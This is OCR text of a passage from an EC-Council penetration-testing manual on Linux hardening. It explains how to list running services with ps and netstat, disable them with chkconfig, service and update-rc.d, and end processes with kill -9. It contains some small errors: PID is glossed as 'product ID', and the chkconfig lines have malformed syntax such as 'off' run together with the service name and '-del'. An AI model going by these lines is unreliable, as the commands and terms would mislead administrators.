


Figure A.194: useradd and groupadd options

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Disabling Unnecessary Services

The user needs to be completely sure about the services running on their Linux system and they should be based on the organizational policy. Normally, installing an operating system installs many services and packages automatically. These packages will automatically be installed without the user's knowledge. The installation of many unnecessary services create security threats to hosts. The unnecessary services which are not required or against the organization security policy should be disabled. Administrators should check if their Linux system is running unnecessary services and disable them periodically.

The administrator can use the command `# ps ax` in order to view all the services running in the particular Linux system. This command lists the active services running in the system along with their product ID (PID). They can then compare the services running on a host with an organization's policy and disable any unwanted services.

To know what types of services are running on your system:

- `#ps ax`




Figure A.195: Screenshot displaying ps ax command

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The netstat command helps identify the unwanted services running in a system. This makes it easier for the administrator to disable those services. Disabling unwanted services in this way increases the processing speed of the operating system and does not waste system resources for these unwanted services.

To know the processes that are accepting connections and a list of open ports:

- `# netstat -lp`




Figure A.196: Screenshot displaying netstat -lp command

- `# netstat -a`




Figure A.197: Screenshot displaying netstat -a command


Use the following commands to disable unwanted services on Red Hat, Fedora, and Red Hat based Linux distributions:

- `# chkconfig [service name]off`
- `# chkconfig [service name] -del`
- `# service [service name] stop`

Use the following commands to disable unwanted services on Debian, Ubuntu, and other Debian based Linux distributions

- `# update-rc.d -f [service name] remove`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Killing Unnecessary Processes

The `kill` command is usually used in order to terminate any services in Linux. This allows the service to run without a reboot after killing a service. There are many ways to execute the Kill command. Use the `Kill PID` command to kill unwanted processes. The kill command is generally represented using:

```
# kill [signal or option] PID (s)
```

It is mandatory to know the PID before running the kill command.

Type the command `# ps -A` in order to know the PID's for all the processes running in the system. After knowing the PID for a particular service, type the command for killing a service.

Knowing PID of target process:

```
#ps ax | grep [Target Process]
```

For example, in order to achieve the PID for the service `cupsd`, type the command:

```
#ps ax | grep cupsd
```

This provides the PID for the service `cupsd`. Now in order to kill this service, type the command:

```
# kill -9 [PID]
```

For Example:

```
# kill -9 1511
```

This will kill the `cupsd` service running in the system.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.198: Screenshot displaying example of ps command


